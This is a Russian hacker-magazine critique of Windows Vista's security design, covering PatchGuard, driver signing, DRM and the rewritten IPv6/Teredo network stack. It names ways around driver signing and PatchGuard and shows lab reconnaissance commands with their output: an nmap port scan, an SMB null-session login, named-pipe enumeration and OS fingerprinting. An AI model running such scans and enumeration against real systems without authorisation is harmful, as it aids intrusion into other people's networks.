
Поверх ядра Microsoft взгромодила множество новых служб, в том числе и глубоко ненавистную многим программистам платформу .NET

(представляющую по сути тот же самый Visual Basic, только в другом облики) и «аэродинамический» интерфейс с кучей спецэффектов, пожирающих оперативную память и процессорные такты в неимоверных количествах. То есть, вместо обещанного ускорения, мы получим конкретные тормоза.

Ладно, фиг с ней, с производительностью. Microsoft уже приучила нас, что каждая последующая версия Windows работает медленнее предыдущей и требует намного более мощного железа. Основное кредо Висты — это безопасность, точнее — полное отсутствие таковой. Формально, разработчики предприняли целый комплекс «противотанковых» мер (то есть мер, направленных против тех, кто в танке): рандомизацию адресного пространства, контроль целостности служебных структур динамической памяти с шифровкой магическим словом по XOR, изоляцию нулевой сессии от пользовательских приложений, понижение уровня привилегий некоторых сетевых сервисов и т.д., и т.п. (полный перечень содержится в официальном документе: <http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/kernel-en.doc>). Но, во-первых, все это уже давно было реализовано сторонними разработчиками в том же защитном комплексе BufferShield (подробнее о котором можно прочитать в статье «Переполнение буфера на системах с неисполняемым стеком», лежащей на мыщх'ином ftp), только теперь пользователь получает а-la BufferShield в одной коробке с Windows без возможности его отключения (даже если он ему на фиг не нужен), а, во-вторых (и это самое важное!), разработчики похоронили старый сетевой стек, переписав его с нуля, и один хвост знает, сколько новых ошибок допустили при этом.

Корпорация Symantec провела свое собственное расследование (отчет можно найти на





Архитектура ядра 32-разрядной версии висты

[www.symantec.com/avcenter/reference/ATR-VistaAttackSurface.pdf](http://www.symantec.com/avcenter/reference/ATR-VistaAttackSurface.pdf)), в результате которого пришла к весьма неутешительным выводам: качество реализации далеко от идеала и по степени защищенности новый сетевой стек значительно уступает старому стеку из XP. А тут еще, как на грех, в сентябре 2006 хакер Johnny Cache открыл принципиально новый тип удаленных атак, основанный на ошибках синхронизации потоков и допускающий захват управления с ядерными привилегиями. Угроза распространяется на все компьютеры, оснащенные сетевыми устройствами, обрабатывающими асинхронные запросы (беспроводные и ИК-адаптеры, DSL-модемы, голубые зубья и т. д.).

Несмотря на предоставленные ей дампы памяти, подтверждающие успешное воздействие на регистр EIP, Microsoft никак не отреагировала на происходящее, переложив вину на разработчиков драйверов, в которых и была обнаружена ошибка. А ведь ошибки подобного типа носят повсеместный характер (в данном случае они обнаружили в драйверах от весьма нехилой конторы по имени Intel), и операционная система не предоставляет никаких средств защиты и навряд ли предоставит их в дальнейшем, поскольку разрушения данных, происходящие при «срыве» синхронизации, носят весьма специфичный характер.

Хакерская мысль не стоит на месте, а неуклонно движется вперед. Microsoft же, тем време-

нем, добавляет в Висту новые методы синхронизации, упрощающие программирование драйверов и ликвидирующие часть проблем (см. соответствующую врезку), но ни сегодня, ни завтра писать драйвера специально под Висту никто не будет (даже такой гигант, как Intel), поскольку рыночная доля w2k, XP и Server 2003 слишком велика для того, чтобы разработчик мог использовать API, присутствующие в одной лишь Висте.

→ **vista x86-64 — nightmare edition.** В 64-разрядной редакции Висты (работающей на платформе AMD x86-64) появилось множество «улучшений», отсутствующих в 32-битной версии. Microsoft полностью пересмотрела политику безопасности, надежно защитив ядро от... легальных пользователей системы, в том числе и администраторов, при этом оставив достаточное количество лазеек для малвари.

Вот две ключевые технологии, впервые появившиеся еще в XP/Server 2003 SP1, но анонсированные только с приходом Висты: контроль целостности ядра и обязательное требование цифровой подписи для всех драйверов.

Начнем с контроля целостности ядра, для легитимного взаимодействия с которым Microsoft предоставила множество документированных (и еще больше недокументированных) API-функций. Модифицировать ядро, вмешиваясь в его внутреннюю структуру, крайне нежелательно. Малей-

## ОСНОВНЫЕ ДОСТОПРИМЕЧАТЕЛЬНОСТИ ВИСТЫ


- 01** ЗАВЫШЕННЫЕ ТРЕБОВАНИЯ К ОБОРУДОВАНИЮ;
- 02** ОПТИМИЗАЦИЯ ФАЙЛА ПОДКАЧКИ (НА СИСТЕМАХ, СТРАДАЮЩИХ НЕДОСТАТКОМ ПАМЯТИ);
- 03** ОПТИМИЗАЦИЯ ПОД МНОГОПРОЦЕССОРНЫЕ СИСТЕМЫ (ОТ 2-ЯДЕРНЫХ ЦП И ВЫШЕ);
- 04** МЕНЬШАЯ ВЕРОЯТНОСТЬ ПОТЕРИ ДАННЫХ В СЛУЧАЕ СБОЕВ ИЛИ ОТКЛЮЧЕНИЯ ПИТАНИЯ;
- 05** НОВЫЙ ПОЛЬЗОВАТЕЛЬСКИЙ ИНТЕРФЕЙС С КУЧЕЙ СПЕЦЭФФЕКТОВ, РЕАЛИЗОВАННЫЙ НА .NET'Е;
- 06** ОЩУТИМЫЕ ТОРМОЗА И ПОТЕРЯ ПРОИЗВОДИТЕЛЬНОСТИ ВСЛЕДСТВИЕ ДВУХ ПРЕДЫДУЩИХ ПУНКТОВ;
- 07** ПЕРЕПИСАННЫЙ С НУЛЯ СЕТЕВОЙ СТЕК СОДЕРЖИТ КУЧУ ДЫР, ДЕЛАЮЩИХ ВИСТУ НЕБЕЗОПАСНОЙ;
- 08** ПОДДЕРЖКА НОВОГО ЖЕЛЕЗА (В ЧАСТНОСТИ: ACPI 2.0, PCI EXPRESS, HYBRID-НОСИТЕЛЕЙ И Т.Д.);
- 09** ПОДДЕРЖКА СТАРОГО ЖЕЛЕЗА И ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ЗНАЧИТЕЛЬНО УХУДШЕНА.

шая небрежность проектирования и/или реализации ведет к нестабильной работе системы, голубым экранами смерти, дырам в системе безопасности, а в некоторых случаях и к потере всех данных. Проанализировав отчеты об ошибках, Microsoft пришла к выводу, что в большинстве сбоев Windows виновата не она, а программное обеспечение, созданное сторонними разработчиками, модифицирующими ядро «пионерскими» способами, то есть без просчета последствий всех возможных ситуаций.

Технология Patch-Guard, реализованная на x86-64 системах, призвана положить конец этому безобразию раз и навсегда. 32-битную версию Microsoft решила не трогать, поскольку, в противном случае, огромное количество программ тут же отказали бы в работе (подробности можно найти на blog'e одного из сотрудников Microsoft, занимающегося этой проблемой: <http://blogs.msdn.com/windowsvistasecurity/archive/2006/08/11/695993.aspx>).

Как известно, операционные системы семейства NT используют два кольца защиты из че-





Новый английский интерфейс «аего», скрывающий демонический лик ядра


тырех, предоставляемых процессорами семейства x86. Почему? Дело в том, что NT изначально проектировалась как переносимая система, а некоторые из процессоров, на которые ее планировалось перенести, содержали только два кольца, вынуждая разработчиков ориентироваться на наиболее «спартанскую» конфигурацию.

При переносе системы на платформу x86-64 у Microsoft появился реальный шанс забить на «спартанские» конфигурации давно умерших процессоров и «развести» ядро, драйвера и прикладной код по трем разным кольцам, защитив ядро от пагубных воздействий драйверов на аппаратном уровне на все 100%. Однако Microsoft пошла своим путем, — ограничилась периодической проверкой целостности основных структур, вызывая «сторожевую» процедуру приблизительно один раз в 5-10 секунд. Хорошая получилась защита, нечего сказать... Малварь буквально рыдает от счастья. 5 секунд — это же целая вечность для процессора, успевающего выполнить за это время миллионы машинных команд, с легкостью отключающих Patch-Guard, поскольку защита и зловерный код обладают одинаковыми привилегиями. Так что на хакеров эта защита не распространяется (описание техники обхода Patch-Guard'a можно найти в статье «Bypassing PatchGuard on Windows x64» на <http://uninformed.org/index.cgi?v=3&a=3&t=sumry> и в презентации Жанны Рутковской «Rootkit Hunting vs. Compromise Detection», подготовленной для федеральной конференции Black Hat: [invisiblethings.org/papers/rutkowska\\_bheurope2006.ppt](http://invisiblethings.org/papers/rutkowska_bheurope2006.ppt) — да! да! да! она де-вушка и хакер одновременно).

А вот легальным разработчикам антивирусов, брандмауэров и прочих программ подобного рода приходится либо сворачивать свой бизнес, либо бухаться в колени Microsoft и просить предоставить им «ручку» в виде соответствующего вызова API, а в идеале — интегрировать их продукт в ядро (но разработчиков много, а интегрировать можно только одного, и вовсе не факт, что он будет лучшим из всех имеющихся). Собственно говоря, кое-какая API для этого появилась еще в NT,

и всякий желающий мог установить свой собственный фильтр, контролирующий сетевой трафик или содержимое открываемых файлов. Почему же тогда разработчики предпочли модифицировать ядро системы? Да потому, что это надежнее! Легкость установки легального фильтра компенсируется легкостью его снятия, не говоря уже о том, что все имеющиеся на данный момент фильтры работают на довольно высоком уровне, что позволяет зловерным программам легко обходить их! Ладно бы Microsoft закрыла ядро отдельным кольцом, защитив его и от «хороших», и от «плохих» программ. Так ведь нет! Легальные программы вынуждены либо отключать Patch-Guard, что чревато далеко идущими последствиями, либо становится жертвой rootkit'ов.

Чтобы никакой зловерный код не смог пробиться на уровень ядра, Microsoft заблокировала загрузку драйверов без цифровой подписи. Даже обладая администраторскими правами, владелец системы не может загрузить неподписанный драйвер. Снять блокировку можно тремя путями: подключить ядерный отладчик, при старте системы нажать <F8> или отредактировать опции загрузки в boot.ini. Стоп! В Висте уже нет boot.ini, и опции загрузки хранятся в бинарном формате, манипулировать которым можно штатной утилитой BCDedit. Так же в состав SDK входит тестовая цифровая подпись, содержащая слово «test» и предназначенная исключительно для отладочных целей. Ни один из этих способов для коммерческих продуктов, разумеется, не пригоден, и финальная версия драйвера должна быть подписана полноценной цифровой подписью, которую в настоящей момент уполномочена выдавать только одна компания — Verisign. Сертификат начального уровня стоит \$500 и выдается только американским фирмам или фирмам, имеющим свое представительство



Архитектура ядра 32-разрядной версии Vista

ство в США. Подробности о политике цифровой подписи читайте в официальном документе «Kernel-Mode Code Signing Walkthrough» от Microsoft: [http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/KMCS\\_Walkthrough.doc](http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/KMCS_Walkthrough.doc).

Логика Microsoft такова: не будет сертификата — не будет и подписи, а раз не будет подписи, хакер не сможет загрузить зловерный драйвер, модифицирующий ядро и устанавливающий root-kit, скрывающий малварь от глаз администратора. На самом деле, борьба с малварью никогда не поднималась на такой высокий уровень, да и процедура сертификации носит чисто формальный характер, порочность которого уже была продемонстрирована компонентами ActiveX — «Вы доверяете фирме «John Doe» из местечка хухры-мухры»?

Просто Microsoft хочет укрепить свои позиции на рынке, вытесняя сторонних разработчиков и позиционируя свою платформу как идеальное средство для просмотра premium media content'a следующего поколения. Фактически, все изменения в Висте крутятся вокруг DRM — Digital Rights Management — Управления Цифровыми Правами. Microsoft гарантирует, что зашифрованный цифровой медиа-поток данных нигде не будет перехвачен злостными пиратами. Ерунда, конечно. Сграбить его — плевое дело (и такие утилиты уже написаны), а вот у легальных пользователей системы появляются огромные проблемы. Даже если они не смотрят фильмы, и не слушают музыку, все равно они вынуждены мириться с многочисленными ограничениями, налагаемыми этими технологиями.

Виста — это первая система, в который администратор, образно говоря, заключенный. Пускай даже самый старший среди всех заключенных. Что это меняет? Свобода в обмен на... эй, кто там сказал «безопасность»?! Отсутствие рычагов управления делает администратора безвластным и неспособным обнаружить присутствие чего-то постороннего, тем более что и обнаруживать-то нечем. Все защитные средства (антивирусы, брандмауэры) вынуждены работать на высоком уровне через скудный набор API-функций, и зловерному вирусу ничего не стоит «поднырнуть» под них и как следует замаскироваться. Ничего не напоминает? Ты (администратор) видишь сурка? Вот и я (антивирус) не вижу. А он есть!

Пробриться на уровень ядра можно и без цифровой подписи, что наглядно продемонстрировала на американской конференции Black Hat Жанна Рутковская, воспользовавшись тем, что файл подкачки доступен на секторном уровне через устройство «\.\C:», предварительно запустив программу, «скушавшую» всю доступную память и заставившую операционную систему вытеснять код драйверов на диск: [www.invisiblethings.org/papers/joanna%20rutkowska%20-%20subverting%20vista%20kernel.ppt](http://www.invisiblethings.org/papers/joanna%20rutkowska%20-%20subverting%20vista%20kernel.ppt).

И хотя реакция Microsoft была на удивление спокойной (подумаешь, подломали бету!),

хакеры уже потирают руки и сворачивают штопором хвост в предвкушении новой серии атак, а производители железа и разработчики драйверов пьют горькую, матерясь всеми словами, которые только знают (а заодно изобретают много новых слов), прикидывая, во что им обойдется перенос и сертификация уже отлаженного кода на новую систему. Многие системные программисты окажутся вытесненными с рынка. Пользователям придется обновить железо, а вместе с ним и значительную часть своих любимых программ, многие из которых уже давно заброшены и не поддерживаются.

→ **вот такая, значит, напряженная ситуация.** Конечно, с течением времени все эти проблемы будут обходить всеми возможными путями. В Сети появится множество программ, отключающих ненужные защитные механизмы и возвращающих администратору все необходимые права. Производительность железа через несколько лет возрастет настолько, что системным требованиям Висты будет удовлетворять даже самый дешевый компьютер. К тому же технологии виртуализации, уже появившиеся в процессорах Intel Pentium (Vanderpool)/AMD Althorn (Pacifica) и поддерживаемые, в частности, VM Ware 5.5, увеличивают скорость аппаратной эмуляции во много раз, позволяя запускать несколько операционных систем одновременно. Это снимает проблему совместимости/несовместимости программного обеспечения, не оставляя машину уязвимой перед сетевыми атаками.

Лично для себя мыцх решил, что будет сидеть на w2k столько, сколько это вообще возможно, после чего мигрирует на FreeBSD, где царит полная свобода, где решения принимаю он, а не парни из Реймонда!

→ **генеалогия висты.** Анатомически Виста представляет собой слегка «доработанное» ядро Server 2003 SP1 (чем, собственно, и объясняется ее ярко выраженная серверная ориентация) с переписанным сетевым стеком, новым пользовательским интерфейсом и кучей выброшенных вещей, в частности: исчез «продвинутый пользовательский интерфейс», теперь есть только один тип интерфейса — «для дебилов»; Windows Messenger был удален без какой-либо замены; эту же участь разделил NetMeeting, вытесненный Windows Meeting Space; еще Microsoft наконец-то отодрала Internet Explorer (его многие уже отодрали и отди-

## ЦЕЛИ MICROSOFT:

### 01

ЗАЩИТА ОТ МАЛВАРИ (ПРИКРЫТИЕ);

### 02

УПРОЧНЕНИЕ СВОИХ ПОЗИЦИЙ И ВЫТЕСНЕНИЕ СТОРОННИХ РАЗРАБОТЧИКОВ С РЫНКА;

### 03

ПОЗИЦИОНИРОВАНИЕ СВОЕЙ СИСТЕМЫ КАК ЗАЩИЩЕННОЙ ОТ ГРАБЕЖА PREMIUM CONTENT'A.

рять будут :D — прим. Лозовского), и теперь он уже не часть системы, а отдельный компонент, за который, по-видимому, придется платить конкретные деньги; популярная тема «Luna» оказалась приговоренной к расстрелу без объяснения причин и без всякого следствия (ну кому она, в самом деле, мешала?! Или на DVD места не хватило?). Протокол MS-CHAP v1 более не поддерживается, как не поддерживаются материнские платы без ACPI и ворох другого «морально устаревшего железа».

Другими словами, Виста — это гибрид, полученный путем скрещивания изуродованного Server 2003 S1 с урезанной и покалеченной XP. Полный перечень отсутствующих фиш можно найти в бесплатной энциклопедии wikipedia: [http://en.wikipedia.org/wiki/Features\\_new\\_to\\_Windows\\_Vista#XP\\_features\\_excluded](http://en.wikipedia.org/wiki/Features_new_to_Windows_Vista#XP_features_excluded).

А вот обещанная и широко разрекламированная файловая система WinFS, к счастью, так и не была реализована («к счастью» потому, что в противном случае мы бы теряли сотни гигабайт данных только потому, что кого-то не научили программировать), подробнее смотри: <http://en.wikipedia.org/wiki/WinFS>.

Другая, чуть менее разрекламированная фиша под названием NGSCB (Next-Generation Secure Computing Base — Компьютерная База Безопасности Нового Поколения) разделила ту же участь: [http://en.wikipedia.org/wiki/Next-Generation\\_Secure\\_Computing\\_Base](http://en.wikipedia.org/wiki/Next-Generation_Secure_Computing_Base).

→ **закключение.** Установив Висту на свой компьютер, не обращая внимания на то, как она торМОзит. Это идет индексация всех файлов для быстрого поиска, так что ее низкая производительность в этот момент — не показатель. После завершения индексации с системой будет можно вполне комфортно работать даже на однопроцессорной машине, хотя, кластер, конечно, не помешал бы **С**

## ВИСТА — ВНУТРИ ЯЙЦА

Сроки выхода операционной системы, ранее известной под кодовым именем Longhorn, переносились неоднократно, уже написанный код хоронился заживо и вновь переписывался с нуля. Поговаривали даже,

что Longhorn не выйдет никогда, а если и выйдет, то на это уродище никто добровольно не перейдет. Поскольку промежуточные билды просачивались в файлообменные сети с завидной регулярностью, сейчас мы можем восстановить полную хронологию разработки системы: <http://en.wi->

[wikipedia.org/wiki/Development\\_of\\_Windows\\_Vista](http://en.wikipedia.org/wiki/Development_of_Windows_Vista).

Мнение самих разработчиков о качестве кода можно узнать из жаркой дискуссии, разгоревшейся на blogspot'e (см. <http://minimsft.blogspot.com/2006/03/vista-2007-fire-leadership-now.html>), большинство постеров, по понятным причинам,

не оставляют своих имен, и один черт разберет, кто из них действительно работает в Microsoft, а кто просто прикидывается. Тем не менее, имея живое подтверждение в виде дистрибутива Висты на руках, мы можем «фильмовать базар», выделяя из общего гвалта правдивую информацию.



# test 2.

## ГЛУБИНЫ И ВЕРШИНЫ СЕТЕВОГО СТЕКА VISTA

СЕТЕВОЙ СТЕК ВИСТЫ БЫЛ ПЕРЕПИСАН С ЧИСТОГО ЛИСТА. О ЛУЧШЕМ ПОДАРКЕ ОТ MICROSOFT ХАКЕРЫ НЕ МОГЛИ И МЕЧТАТЬ! РАЗ НОВЫЙ — ЗНАЧИТ, ЕЩЕ СЫРОЙ И НЕ ПРОТЕСТИРОВАННЫЙ. АНАЛИЗИРУЯ РАННИЕ БЕТА-ВЕРСИИ ВИСТЫ, ИССЛЕДОВАТЕЛЬСКАЯ ЛАБОРАТОРИЯ КОРПОРАЦИИ SYMANTEC ОБНАРУЖИЛА ОГРОМНОЕ КОЛИЧЕСТВО ДЫР, ЧТО УЖЕ УКАЗЫВАЕТ НА КРОМЕШНОЕ КАЧЕСТВО КОДИРОВАНИЯ. СКОЛЬКО «СЮРПРИЗОВ» ТАИТСЯ ВНУТРИ ЭТОЙ ТВАРИ, НИКТО НЕ ЗНАЕТ, А, ЗНАЧИТ, ХАКЕРАМ БУДЕТ ВО ЧТО ВОНЗИТЬ ЗУБЫ

Устав латать старый сетевой стек, доставшийся ей в наследство еще от NT, команда разработчиков Висты решила, что, переписав его с нуля, она достигнет выдающегося уровня безопасности, попутно повысив производительность и реализовав ряд дополнительных фиш. Весьма нехилое решение, надо сказать. Сетевой стек — это грандиозное сооружение, к проектированию которого нужно подходить с головой, а умных людей в Microsoft с каждым годом становится все меньше и меньше. Печально, но факт, бесспорным доказательством которого служит новый сетевой стек, повторяющий ошибки десятилетней давности и добавляющий к ним целое полчище новых, многие из которых гнездятся на концептуальном уровне, и будут исправлены нескоро (если будут исправлены вообще).

Вопреки всем заверениям Microsoft, сетевой стек Висты намного менее надежен и безопасен, чем в XP, к тому же, он совершенно не изучен и абсолютно непредсказуем. У администраторов нет опыта решения проблем, с которыми они прежде не сталкивались, разработчики защитных компонентов (от программных брандмауэров до аппаратных комплексов) еще не включили поддержку Висты и ее протоколов в свои продукты.

Во времена NT, когда ядро и прилегающие к нему компоненты не менялись раз в квартал, существовали сетевые стеки от сторонних производителей и, между прочим, неплохо работали, успешно конкурируя с Microsoft, но теперь «политическая» ситуация изменилась, и у нас остался только один путь — Microsoft way, ведущий непосредственно в Hell. Только плазмагана там не будет, и от хакеров придется обороняться разве что кулаком да кастетом.

Сетевой стек тесно интегрирован с ОСью, и «отодрать» его, вернув старый стек на место, никакой возможности нет. Нам предлагают множество новых компонентов, причем это предложение из разряда тех, от которых невозможно отказаться — ведь ни отключить, ни заблокировать ненужные фишки все равно нельзя. То есть можно, конечно, но отнюдь не через графический интерфейс, и большинство пользователей этого сделать

не сможет, а это значит, что черви, хакеры и удаленные атаки будут процветать.

→ **что нового в сетевом стеке висты.** Главным и, пожалуй, единственным достижением Microsoft'a стала интеграция IPv4 и IPv6 в единый стек (до этого они были реализованы как отдельные компоненты), что и плохо, и хорошо одновременно. Хорошо то, что конечный пользователь получает готовый IPv6 без всякой головной боли и установки дополнительных пакетов. Катастрофическая нехватка IP-адресов с каждым сезоном ощущается все острее и острее, но переход на IPv6 сдерживается как необходимостью смены сетевого оборудования, так и обновлением серверных и клиентских ОСей. В исторической перспективе переход на IPv6 неизбежен. Это ясно всем, но почему же нельзя реализовать его поддержку опционально, как это сделано во всех «правильных» системах, в той же xBSD например?

Большинству современных пользователей IPv6 совершенно не нужен, поскольку для локальной сети и IPv4 хватает с лихвой, а основная масса провайдеров еще не поддерживает IPv6 и в обозримом будущем переходить на него не собирается. Проблема в том, что IPv6 несет в себе множество нововведений, еще не обкатанных и не протестированных в планетарном масштабе. Это настоящий кот в мешке, от которого можно ожидать чего угодно. Новых проблем, новых атак...

Теоретически (и только теоретически!) IPv6 обеспечивает более высокую производительность и лучшую защиту от атак, но практически вопросы производительности решаются «тонкой» настройкой опций TCP-/IP-протокола, которые в Windows доступны лишь частично, и крайне отрывочно «документированы» в виде заметок в Knowledge Base. TCP-/IP-протокол — это не трактор — сел, завел и поехал. Над ним еще поколдовать нужно, учитывая ширину канала, характер запросов и так далее.

Настойки по умолчанию стремятся удовлетворить сразу всех и каждого, в результате чего настоящему не остается удовлетворен никто. Отсутствие легальных рычагов управления не позволяет оценивать реальную производительность сетевого стека, и громкие заявления Microsoft'a, что в Висте стек намного более производителен, следует расценивать как пропаганду. Результаты тестов ни о чем не говорят! Откуда мы знаем, может Microsoft просто подкрутила настойки, чтобы Виста выдавала лучшие результаты при испытаниях на заранее подготовленном полигоне?! Тем более, что в большинстве случаев реальный CPS определяется отнюдь не «качеством» сетевого стека, а загруженностью удаленного сервера, пропускной способностью каналов связи и так далее. Глупо ожидать, что, установив Висту на свой компьютер, мы «разгоним» свой модем хотя бы на десяток процентов...

→ **хакеры штурмуют тоннели.** Следствием интеграции IPv4 с IPv6 в единый сетевой стек стало появление туннельных протоколов Teredo, ISATAP, 6to4 и 6over4, причем Teredo уже успел попасть в RFC и осесть под номером 4380 (<http://www.rfc-editor.org/rfc/rfc4380.txt>). Разжеванное описание на понятном даже для неспециалистов языке можно найти в статье «Teredo Overview», опубликованной на Microsoft Tech Net: [www.microsoft.com/technet/prodtechnol/winxp/ro/maintain/teredo.mspx](http://www.microsoft.com/technet/prodtechnol/winxp/ro/maintain/teredo.mspx).

Говоря на пальцах (сурдоперевод для глухонемых), Teredo инкапсулирует (упаковывает) IPv6-трафик внутри IPv4-пакетов (см. рисунок 3), используя протокол UDP, слабости и недостатки которого хорошо известны. Если два IPv6-узла разделены IPv4-сегментом сети (наиболее типичная на сегодняшний день конфигурация), Виста задействует Teredo, направляя запрос одному из публичных Teredo-серверов, который, в свою очередь, передает его получателю, фактически выполняя роль прокси-сервера.

#### Успешное сканирование портов, закрытых встроенным в Висту брандмауэром

```
linux# nmap -P0 -sT -p1-65535 10.200.200.127
PORT STATE SERVICE
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
49152/tcp filtered unknown
49153/tcp filtered unknown
49154/tcp filtered unknown
49155/tcp filtered unknown
49156/tcp filtered unknown
49157/tcp filtered unknown
```

#### Перечисление именованных каналов протокола SMB

```
xp> net use \\10.200.200.123\ipc$ /u:"" ""
xp> c:\python24\python trypipes.py -m 10.200.200.123 pipes.txt
\\10.200.200.123\PIPE\netlogon
\\10.200.200.123\PIPE\lsarpc
\\10.200.200.123\PIPE\samr
```

#### Перечисление именованных каналов протокола SMB2

```
vista> c:\python24\python trypipes.py -m 10.200.200.123 pipes.txt
\\10.200.200.123\PIPE\lsass
\\10.200.200.123\PIPE\protected_storage
\\10.200.200.123\PIPE\netlogon
\\10.200.200.123\PIPE\lsarpc
\\10.200.200.123\PIPE\samr
```

#### «Отпечаток пальцев» сетевого стека Висты

```
linux# nmap -sT -p 445,999 -O 10.200.200.124
Fingerprint Microsoft Windows Longhorn eval build 4051
Class Microsoft | Windows || general purpose
TSeq(Class=TR%gcd=<6%IPID=I%TS=100HZ)
T1(DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T2(Resp=Y%DF=Y%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=0%ACK=O%Flags=AR%Ops=)
T4(DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLEN=164%RIPTL=148%RID=E|F%RIPCK=E%UCK=E%ULEN=134%DAT=E)
```

#### «Отпечаток пальцев» сетевого стека Server 2003/XP SP2

```
Fingerprint Microsoft Windows 2003 Server or XP SP2
Class Microsoft | Windows | 2003/.NET | general purpose
